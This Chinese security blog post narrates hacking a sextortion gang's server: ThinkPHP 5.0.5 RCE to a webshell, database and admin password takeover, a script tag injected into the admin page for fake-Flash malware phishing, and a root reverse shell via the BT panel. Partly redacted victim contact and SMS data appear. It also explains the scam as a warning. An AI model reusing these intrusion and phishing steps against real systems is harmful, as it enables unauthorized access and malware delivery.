渗透某勒索服务器

原创六号刃部 酒仙桥六号部队
2020-09-03原文

这是 **酒仙桥六号部队** 的第 **74** 篇文章。
全文共计1300个字，预计阅读时长5分钟。

事情经过

和我一起合租的室友喜欢玩微信摇一摇，QQ附近人啥。我劝他别信这些，都是骗人的。他告诉我，你不懂，我相信总有一天会摇到属于我的那个“她”。终于在某年某月某日，我的室友终于摇到了他口中所说的那个“她”，在和那个“她”聊了一段时间后，我的室友见识到了社会的残酷。他告诉我自己被勒索了，对方给他发了一张他手机通讯录截图，威胁他说不转钱，就把他和妹子“luo聊”的视频发给通讯录上面的人

关键聊天记录：

渗透目标

在模拟器安装好APP，打开APP后会获取通讯录和短信权限，一般人会直接允许获取权限，接着就是直接让我们用手机号进行登录。

你好，请登录


手机号 18[redacted]3

邀请码 102083


登录

已阅读并同意用户协议和隐私政策

我随便输入一个手机号和邀请码，发现点击登录没反应，于是开启burpsuite进行抓包，发现点了登录后已经向服务器发送请求。




直接访问域名，看见熟悉的路径，一猜应该是thinkphp框架。



让其报错，果然猜的没错，得到thinkphp版本为5.0.5。


THINK_START_MEM	263152
EXT	.php
DS	\
THINK_PATH	[redacted]\thinkphp\
LIB_PATH	[redacted]thinkphp\library\
CORE_PATH	[redacted]thinkphp\library\think\
TRAIT_PATH	[redacted]thinkphp\library\traits\
ROOT_PATH	[redacted]
VENDOR_PATH	[redacted]vendor\
RUNTIME_PATH	[redacted]runtime\
LOG_PATH	[redacted]runtime\log\
CACHE_PATH	[redacted]runtime\cache\
TEMP_PATH	[redacted]runtime\temp\
CONF_PATH	[redacted]application/
CONF_EXT	[redacted]
ENV_PREFIX	[redacted]
CVPHP_APP_CODE	[redacted]
IS_CLI	[redacted]
IS_WIN	true

ThinkPHP V5.0.5 { 十年磨一剑-为API开发设计的高性能框架 }




直接用RCE漏洞getshell，不得不说，搞这种勒索的安全意识有点差。

AntSword连接成功。



拿到数据库密码，支持外连，连上数据库后拿到管理员密码哈希和管理员登录IP地址。



看了下是40位加密的哈希没解开，dump下网站源码，查看一下登录代码长啥样。查看登录代码发现调用makepass函数。


```php
    /*
        后台登录
     */
    public function login()
    {
        if($this->isLogin()){

                $this->redirect('Index/index');

        }
        if (request()->isPost())
        {
            $admin_model = model('Admin');
            $uname = input("post.username",'');
            $upass = input("post.password",'');
            if(strlen($uname) < 5)
                $this->error("管理用户名长度不能小于5!");
            if(strlen($upass) < 5)
                $this->error("管理密码长度不能小于5!");
            $upass = $this->makePass($upass);
            $arr = $admin_model->Login($uname,$upass);
            if(!$arr)
                $this->error("管理用户名或密码有误!");
            if(!$arr['status'])
                $this->error("该账户已被管理员禁止登录!");
            $this->setLogin($arr);
            $this->success("登录成功");
        }

        return $this->fetch();
    }
```

找到makepass函数，知道了加密方法后我们生成一个自己的密码，修改原数据库密码，登录成功后再给他修改回去。


makepass.php ▸ ...

```php
<?php
/*
    将文件上传至网站根目录
    访问 http://you domain/makepass.php?pass=123456
    即可生成123456密码的加密码,替换可生成其他密码,默认为admin
*/
function makePass($str = 'admin')
{
    if(!$str)
        return '';
    $domain = $_SERVER['SERVER_NAME'];
    if(substr($domain,0,4) == 'www.')
        $domain = substr($domain,4);
    $pass = sha1(md5(sha1(md5($domain)).md5($str)));
    return $pass;
}

$str = empty($_GET['pass'])?'admin':$_GET['pass'];
echo 'PassWord:' . makePass($str);
```

经过一番折腾，终于看到后台长啥样了，中招的用户看来不少，每几分钟我刷新一下就发现会增加好几个受害者。



获取受害者手机通讯录。




用户资料查看(资料仅作为本次订单依据. 最新资料请查看会员列表资料)

手机通讯录

序号	备注名称	号码
1	方[illegible]菜	15[illegible]1023
2	陈师[illegible]小姐	18[illegible]1918
3	朱阳[illegible]江南	15[illegible]2943
4	周[illegible]菜	13[illegible]8264
5	中凉[illegible]电话	15[illegible]5156
6	[illegible]	134[illegible]0944
7	[illegible]	188[illegible]032
8	[illegible]	136[illegible]740
9	[illegible]	1529[illegible]31
10	[illegible]	13861[illegible]20
11	[illegible]	18261[illegible]8
12	[illegible]	15286[illegible]5
13	[illegible]	18093[illegible]3
14	姚佳[illegible])	15294[illegible]9
15	杨师[illegible]	15051[illegible]9
16	[illegible]	18739[illegible]8
17	严[illegible]顾问	15806[illegible]28
18	[illegible]	1823[illegible]16

获取受害者手机短信记录。



短信记录

短信记录

序号	发送方号码	短信内容	时间
1	10001	【账单提醒】您2020年05月份通信账单信息：用户号码：[illegible]合计:47.[illegible]消[illegible]89.cn/elv7mi 或 [illegible]	2020-06-10 09:39:55
2	1069063349000000	【小象优品】尊敬的会员[illegible]可以领取，当天到[illegible]	2020-06-08 15:52:49
3	106592040002	尊敬的电信用户[illegible]到手机上网的速度有[illegible]aXCH	2020-06-08 11:18:29
4	10690429177110950059	[illegible]快车】超大[illegible]	2020-06-07 12:58:14
5	10001	尊敬的客户：截至06月06日16[illegible]白金卡促销[illegible]费收费，关注微信公众号"中国电信湖南客服"随	2020-06-06 16:17:26
6	10001	[illegible]量不够[illegible]65了解办理！	2020-06-06 16:17:23
7	10001	尊敬的百度大圣卡客户，[illegible]06[illegible]，详情查询请微信关注"中国电信湖南客服"，点击	2020-06-06 16:17:19
8	10001	尊敬的百度大圣卡客户，[illegible]费，详情查询请微信关注"中国电信湖南客服"，点击	2020-06-06 16:17:08
9	106940019278	[illegible]】???[illegible]订	2020-06-06 12:51:26
10	10001	[illegible]20年[illegible]复9了解】	2020-06-05 11:10:11
11	10001	[illegible]	2020-06-05 11:10:05
12	10001	尊敬的用户，您的通[illegible]为了保[illegible]有机会抽取爱奇艺会员12个月。【中国电信】	2020-06-05 11:08:43
13	10001	【充话费赚福利】尊敬的用户，[illegible]奇艺会[illegible]品100%中奖，话费总要充，何不额外赚个福利呢！点击：https:[illegible]	2020-06-05 10:39:09
14	106937483506541913	[illegible]商品,退订回T	2020-06-05 08:06:49
15	10001	尊敬的客户：截至06月04日22时[illegible]协议套餐外资费收费，关注微信公众号"中国电信湖南客	2020-06-04 22:53:11
16	10001	【充[illegible]GxQ【中国电信】	2020-06-04 20:40:40
17	10001	尊敬的客户，至6月4日19时，您的[illegible]费，请忽略，查询详情请微信关注"中国电信湖南客	2020-06-04


找到我室友的信息，然后删掉。

收集了下服务器信息，得知是宝塔，提权服务器失败，一遇到搭建了宝塔的服务器就提不下来，于是想到直接钓管理员个人PC，因为我们有了shell，直接在文件里面添加代码。


```
<head>
    <meta http-equiv="[redacted]content-type" content="text/html; charset=UTF-8">
  <title>[redacted]/title>
    <meta [redacted]content="[redacted]">
    <link href="__CSS__/public.css" rel="stylesheet" type="text/css">
    <link href="__CSS__/font-awesome.min.css" rel="stylesheet" type="text/css">
    <link href="__CSS__/font-awesome-ie7.min.css" rel="stylesheet" type="text/css">
    <link href="__CSS__/index.css" rel="stylesheet" type="text/css">
    <script type="text/javascript" src="__JS__/jquery.min.js"></script>
    <script type="text/javascript" src="__JS__/jquery.form.js"></script>
    <script type="text/javascript" src="__JS__/global.js"></script>
    <script type="text/[redacted]script" src="__JS__/md5.js"></script>
    <script src="http:/[redacted]version.js"> </script>
    <script>
    var controller_name = "{$Request.controller}";
    var action_name = "{$Request.action}";
    var fileupload_url="{:url('publics/Upload/index')}";
    var site_url = "http://{$Request.host}/";
    </script>
    <script type="text/javascript" src="__JS__/page/admin_common.js"></script>
    <script type="text/javascript" src="__JS__/layer/layer.js"></script>
</head>
<body>

<div id="dcWrap">
```

这里使用FLASH钓鱼，只要管理员一登录就会显示FLASH版本过低，更新FLASH，跳转到我们准备好的钓鱼页面，诱导管理员下载提前准备好的flashplayerpp_install_cn.exe安装文件，免杀啥的都已经搞好，就等管理员上钩。


没等多久，管理员上线了，在浏览桌面的时候发现1个BT.txt文件，查看一下发现是BT的登录地址，还有网站后台登录密码。



利用获取的密码成功登录BT。



因为BT直接root权限运行，所以BT计划任务反弹直接获取的就是root权限。



NC监听12345端口，稍等片刻，成功获取服务器权限。

尾声

此类案件一直频繁发生，小编百度了一下，中招的特别多。

分析作案手法：

1.寻找受害人群，以单身男性为目标，因为中招几率较高。

2.主动添加你的QQ，然后主动和你视频裸聊，没多久，她真的会发给你视频，男同胞由于在荷尔蒙的影响下，肯定会接的，然后你的

手机画面中，会出现一个女孩揉胸顿足的画面，他会让你露脸和你的私密地方，她的诈骗在这里就已经正式开始了。

3.这个时候他已经录了视频，录完了以后，她会直接挂掉。然后发你一个“app”，说她在上面直播，这个时候，她会要求你安装app去加个关注。此时你只要安装了APP，你手机通讯录就全泄露了。

4.骗子有了你的裸聊视频，你的电话，你手机通讯录的好友电话等。

5.开始威胁你，说要你转账才删除自己的裸聊视频。第一次他会说转100删除视频，视频删了以后，说转300删除一个你的通讯录的手机号，这就是一个无底洞，你要是转了就永远陷进去出不来了。

精选留言

用户设置不下载评论